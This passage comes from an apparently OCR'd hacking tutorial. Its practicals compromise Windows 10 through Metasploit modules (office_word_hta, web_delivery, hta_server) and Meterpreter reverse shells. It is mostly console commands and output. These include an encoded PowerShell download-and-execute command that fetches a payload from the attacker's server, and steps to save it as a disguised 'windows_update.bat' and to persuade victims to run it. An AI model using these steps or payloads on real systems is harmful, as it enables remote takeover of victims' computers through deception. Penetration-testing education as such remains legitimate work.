
```
msf6 exploit(windows/fileformat/office_word_hta) > set filename instructions.doc
filename => instructions.doc
msf6 exploit(windows/fileformat/office_word_hta) > set SRVHOST 192.168.0.11
SRVHOST => 192.168.0.11
msf6 exploit(windows/fileformat/office_word_hta) >
```

Step 4: Choose a windows meterpreter payload to gain reverse connection.


```
msf6 exploit(windows/fileformat/office_word_hta) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/office_word_hta) >
```

```
msf6 exploit(windows/fileformat/office_word_hta) > show options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   FILENAME  instructions.doc  yes       The file name.
   SRVHOST   192.168.0.11      yes       The local host or network interface to listen on. Thi
s must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080              yes       The local port to listen on.
   SSL       false             no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly
 generated)
   URIPATH   default.hta       yes       The URI to use for the HTA file


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, no
ne)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word


msf6 exploit(windows/fileformat/office_word_hta) >
```

Step 5: Set attacker's IP address as LHOST any add any valid port number under LPORT. After configuring values, run **exploit** command



Step 6: Share http://192.168.0.11:8080/default.hta with the target and convince them to click on the link and download a malicious file. Soon after target executes that malicious file, a new meterpreter session opens on attacker's machine.



Practical 9: Hacking windows 10 using PowerShell commands

Description: In this practical we will create malicious PowerShell code using an exploit module available in Metasploit and save that code to one file with extension .bat and share that will the target. When the target executes that code file, we will get reverse connection in our system.

Step 1: Load Metasploit Framework and search for **web delivery** exploit.

```
msf6 > search web_delivery

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank
Check  Description
   -  ----                                                  ---------------  ----
-----  -----------
   0  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent
Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   1  exploit/multi/script/web_delivery                     2013-07-19       manual
No     Script Web Delivery
```

Step 2: Load the above exploit using **use** command and verify exploit options.

```
msf6 > use exploit/multi/script/web_delivery
```

Step 3: As this is a client-side attack add attacker's IP address under SRVHOST and set URIPATH to /

```
msf6 exploit(multi/script/web_delivery) > set SRVHOST 192.168.0.11
SRVHOST => 192.168.0.11
msf6 exploit(multi/script/web_delivery) > set URIPATH /
URIPATH => /
msf6 exploit(multi/script/web_delivery) >
```

Step 4: Verify exploit options. In this case, we can observe that by default a python payload is added. To remove the default payload, execute **unset payload** command.

```
msf6 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.0.11     yes       The local host or network interface to listen on. This
must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly g
enerated)
   URIPATH  /                no        The URI to use for this exploit (default is random)
```

```
Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python


msf6 exploit(multi/script/web_delivery) > unset payload
Unsetting payload...
msf6 exploit(multi/script/web_delivery) >
```

```
msf6 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.0.11     yes       The local host or network interface to listen on. This
must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly g
enerated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Python
```

Step 5: After removing the default payload execute **show targets** command and set a target to **PSH** (PowerShell). Add LHOST and LPORT values.


```
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH
   3   Regsvr32
   4   pubprn
   5   PSH (Binary)
   6   Linux
   7   Mac OS X
```


```
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(multi/script/web_delivery) > set LPORT 9878
LPORT => 9878
msf6 exploit(multi/script/web_delivery) >
```

Step 6: run **exploit** command.


```
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.11:9878
[*] Using URL: http://192.168.0.11:8080/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBv
AHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUABy AG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABCAD0AbgBlAHcALQBvAGIAa
gBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAG
YAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABuAHUAbABsACkAewAkAEIALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgB
lAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsAJABCAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0A
WwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoA
G4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQ
A5ADIALgAxADYAOAAuADAALgAxADEAOgA4ADAAOAAwAC8ALwAzAEsATAB6AGkAUgAwAEgAYwBCAFEAUABRAFIAJwApACkAOwBJAEUAWAAgACgAKABuAGUAdwAtAG8AYgBqAGU
AYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAw
AC4AMQAxADoAOAAwADgAMAAvACcAKQApADsA
msf6 exploit(multi/script/web_delivery) >
```

Step 7: Copy the exploit code to a file and save that as **.bat (windows_update.bat)** file in **/var/www/html**







Step 8: Run Apache web server as shown below.



Step 9: Create a link (refer practical 7) that can help your target download the malicious file



Step 10: If the target executes the malicious file, then a new meterpreter session starts on the attacker's machine.



Practical 10: Hacking Windows using HTA server exploit

Description: In this practical we will learn how to exploit windows system with the HTA server exploit module available in the Metasploit-framework. This module hosts an HTML Application (HTA), when anyone access that file it will run a payload via PowerShell. When a user navigates to the HTA file they will be prompted by IE twice before the payload is executed.

Step 1: Open msfconsole and search for hta_server using "**search hta_server**" command.

```
msf6 > search hta_server

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  exploit/windows/misc/hta_server   2016-10-06       manual  No     HTA Web Server


msf6 >
```

Step 2: configure the exploit module using "**use exploit/windows/misc/hta_server**" command.

```
msf6 > use exploit/windows/misc/hta_server
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) >
```

Step 3: Check the available options in this module with the "**show options**" command.

```
msf6 exploit(windows/misc/hta_server) > show options

Module options (exploit/windows/misc/hta_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be a
 or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Powershell x86


msf6 exploit(windows/misc/hta_server) >
```

Step 4: This module hosts a HTML application; we need to set SRVHOST and SRVPORT options on which module has to run server. SRVHOST and SRVPORT are attacker details, so we leave SRVHOST 0.0.0.0 and set SRVPORT option to 80 port. Before configuring 80 port once check no services are running on 80 port, otherwise at the time of exploitation we will get errors. Configure SRVPORT using "**set SRVPORT 80**" command.

```
msf6 exploit(windows/misc/hta_server) > set SRVPORT 80
SRVPORT => 80
msf6 exploit(windows/misc/hta_server) >
```

Step 5: We have to set the path, where the HTML application has to be hosted. Set URIPATH to "/" using "**set URIPATH /**" command.

```
msf6 exploit(windows/misc/hta_server) > set URIPATH /
URIPATH => /
msf6 exploit(windows/misc/hta_server) >
```

Step 6: Set the payload using "**set payload windows/meterpreter/reverse_tcp**" command.

```
msf6 exploit(windows/misc/hta_server) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) >
```

Step 7: Set attacker details to LHOST and LPORT. Set LHOST using "**set LHOST <attacker IP>**". here my parrot IP is 192.168.0.11

```
msf6 exploit(windows/misc/hta_server) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(windows/misc/hta_server) >
```

Step 8: Set LPORT using "**set LPORT <any port>**"

```
msf6 exploit(windows/misc/hta_server) > set LPORT 5678
LPORT => 5678
msf6 exploit(windows/misc/hta_server) >
```

Step 9: Check all the required options are configured or not using "**show options**"


```
msf6 exploit(windows/misc/hta_server) > show options

Module options (exploit/windows/misc/hta_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must b
or 0.0.0.0 to listen on all addresses.
   SRVPORT  80               yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generat
   URIPATH  /                no        The URI to use for this exploit (default is random)
```

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.11     yes       The listen address (an interface may be specified)
   LPORT     5678             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Powershell x86


msf6 exploit(windows/misc/hta_server) >
```


Step 10: Once all the configurations are done, execute **exploit**. This will host an HTML application on the attacker system and start the server.

```
msf6 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.11:5678
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.0.11:80/
[*] Server started.
msf6 exploit(windows/misc/hta_server) >
```


Step 11: We have to convince the target to open our server IP, download HTA payload and run it.



Step 12: When the target visits our server page it will be prompted to download HTA payload.



Step 13: Once downloaded, the target has to run the application.



Step 14: If the target runs the application, on the attacker side we will get meterpreter connection from the target.

```
